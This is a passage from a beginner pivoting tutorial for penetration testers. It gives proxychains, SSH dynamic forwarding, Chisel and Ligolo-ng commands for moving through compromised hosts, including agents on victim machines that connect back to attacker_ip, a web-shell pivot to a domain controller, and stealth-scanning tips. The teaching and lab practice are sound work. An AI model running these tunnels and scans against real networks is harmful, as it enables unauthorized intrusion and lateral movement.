Proxychains is powerful, but beginners often misconfigure the proxychains.conf file (wrong IP, port, or using socks4 vs socks5).
Correct method:
Edit config file (usually /etc/proxychains.conf or /etc/proxychains4.conf) and add:
socks5 127.0.0.1 1080
Then run tools like:
proxychains nmap -sT 10.10.10.0/24
proxychains curl http://10.10.10.5:8080
Double-check if your proxy is actually listening (netstat -tulnp | grep 1080).
3. Scanning Too Aggressively and Losing Shell
A classic mistake: running a full nmap -p- -sS on a pivoted network using a fragile shell.
- Result: You overload the victim box, firewall detects the flood, or your shell dies.
Safer approach:
- Use
-Pn -sTinstead of-sS(TCP connect scan works better with proxychains). - Limit initial scans:
proxychains nmap -sT -p 80,443,445,3389 10.10.10.0/24
- Once you confirm services, do targeted deep scans.
Always balance stealth vs information gathering.
4. Not Managing Firewall / iptables Rules
Sometimes pivoting works, but packets still do not go through because of firewall restrictions. Beginners often forget to check this.
Check iptables (Linux):
sudo iptables -L -n
Check Windows Firewall:
netsh advfirewall firewall show rule name=all
If you cannot reach a service even after tunneling correctly, it may be a firewall issue, not your pivoting setup.
Real-World Pivoting Scenarios
Pivoting is not just a lab exercise; it is how attackers move deeper into real networks. In real-world cases, an attacker may compromise a low-value system (like a WiFi-connected laptop or a web server) and then use it as a stepping stone to reach sensitive targets such as finance servers, domain controllers, or internal cloud infrastructure. By chaining tunnels, proxies, and routes, attackers can move laterally across segmented networks that would otherwise be unreachable. Understanding these scenarios helps beginners connect theory with the exact methods and commands used during real-world penetration tests.
1. Corporate Office WiFi → Internal Finance Server
Scenario:
You connect to a corporate office WiFi (guest or IoT VLAN). You only have access to the first subnet (10.10.10.0/24). The finance server is in another subnet (10.20.20.0/24) that you cannot directly reach. But you compromise a workstation on the office WiFi, and use it as a pivot host.
Method:
- Gain shell on a corporate workstation inside the WiFi.
- Use SSH dynamic port forwarding to tunnel traffic.
- Run proxychains + nmap to scan the finance subnet.
Commands:
On attacker machine:
ssh -D 1080 user@10.10.10.15
Creates a SOCKS proxy on your local machine via the compromised host.
Configure Proxychains:
nano /etc/proxychains.conf
# Add at the bottom:
socks5  127.0.0.1 1080
Scan finance subnet:
proxychains nmap -sT -Pn -p 1433,3389 10.20.20.0/24
Finds SQL servers or RDP on finance network.
Access internal web app:
proxychains firefox http://10.20.20.25:8080
2. Web Shell Access → Domain Controller Pivot
Scenario:
You upload a PHP web shell on an internal IIS server. That server can talk to the Domain Controller (DC), but you cannot directly access it. You use Chisel or Ligolo-ng to pivot traffic from your box to the DC.
Method:
- Deploy Chisel agent on compromised IIS.
- Use Chisel server on your machine to forward traffic.
- Dump AD info from DC.
Commands:
On attacker machine (server mode):
chisel server -p 9001 --reverse
On victim IIS webshell (client mode via command exec):
chisel client attacker_ip:9001 R:445:dc01.internal.local:445
This forwards DC’s SMB (445) port to your machine.
From attacker machine:
smbclient -L localhost -p 445 -U 'corp\user%Password123!'
Lists SMB shares from Domain Controller via pivot.
Dump LDAP info with CME:
proxychains crackmapexec ldap localhost -u user -p Password123!
3. Cloud Machine Pivoting (AWS/Azure Internal Networks)
Scenario:
You compromise a cloud EC2 instance (AWS). It has access to internal subnets (VPC) where databases and secrets are hosted. You cannot directly access those private subnets. Use Ligolo-ng full tunnel pivoting to explore them.
Method:
- Run Ligolo agent on EC2.
- Relay traffic back to your attack box.
- Scan hidden AWS subnets.
Commands:
On attacker (relay):
ligolo relay -laddr 0.0.0.0:11601
On victim EC2 (agent):
./agent -connect attacker_ip:11601 -ignore-cert
Start tunnel session:
session
start
Add route to hidden subnet (e.g., 172.31.0.0/16):
route add 172.31.0.0/16
Now scan internal RDS databases:
nmap -sV -p 3306,5432 172.31.20.0/24
This reveals internal MySQL/Postgres DBs that are not internet-exposed.
Best Practices for Pivoting
Pivoting is powerful, but it can get messy if done carelessly. Following best practices will help you stay stealthy, organized, and effective when moving through internal networks.
Always Map the Network Slowly
- Do not rush with
nmap -p- -A -T5. - Instead, start with basic ping sweeps or
arp-scanto discover hosts. - Slowly expand with targeted port scans:
proxychains nmap -sT -Pn -p 80,443,445,3389 10.10.20.0/24 - This prevents you from raising alarms on IDS/IPS and avoids dropping your shell.
Use Stealth Scans When Pivoting
- When scanning through a pivot, bandwidth is limited.
- Always use slower scan modes:
proxychains nmap -sT -Pn --max-rate 50 --scan-delay 200ms 10.10.30.0/24 - Tools like
socksifyorchiseltunnels often break with aggressive scans, so stay stealthy and stable.
Document Routes and Tunnels
- Beginners often forget which tunnels are active, leading to confusion.
- Always maintain a pivoting cheat sheet while working:
Example log:ssh -L 8080:10.10.20.5:80 user@pivot1 chisel client pivot2:8000 R:1080:socks proxychains.conf → socks5 127.0.0.1 1080 - This helps you retrace steps if a session dies.
Automate Cleanup After Pivot
- Leaving tunnels or firewall rules behind is sloppy and risky.
- Always kill background jobs after use:
pkill -f chisel pkill -f ssh - Reset iptables rules if modified:
iptables -F iptables -X - Automation tip: write a small bash cleanup script that resets your pivot environment.
Conclusion – Becoming a Pivoting Pro
Pivoting is not just a technique, it is the gateway skill that turns a beginner penetration tester into a real red teamer. Anyone can scan external IPs, but once you learn pivoting, you start moving inside real networks, accessing systems that were never meant to be touched from the outside. It is the exact point where hacking feels real and professional.
Recap of Beginner to Master Journey
We started with basic SSH local port forwarding, then moved to dynamic SOCKS proxies with Proxychains, learned modern pivoting with Ligolo-ng, mastered fast tunneling with Chisel, and finally explored multi-layer pivoting, VPN-style tunnels, and Metasploit autoroute. Along the way, we practiced with HackTheBox, TryHackMe, and even building our own labs. Step by step, you saw how to go from “I can connect to one machine” → to “I can move across an entire internal network.”
Why Pivoting is the Next-Level Skill for Ethical Hackers
In the real world, pivoting is the difference between a hacker who only finds surface-level bugs and a hacker who can simulate real APTs and red-team operations. Companies value pentesters who can move through networks because that is what real attackers do. If you want to grow from bug bounty into serious penetration testing or red teaming, pivoting is the core skill you cannot skip.
Final Tips and Motivation
- Go slow: Map the network carefully. One wrong aggressive scan can get you caught or lose your shell.
- Practice daily: Use HackTheBox and self-built labs to refine your pivoting until it feels natural.
- Document everything: Every tunnel, every route, every tool setup your future self will thank you.
- Stay curious: Pivoting is like exploring a new world; every subnet you reach is a hidden kingdom waiting to be mapped.
Master pivoting, and you are no longer just “inside one machine” you are inside the entire network. That is the true power.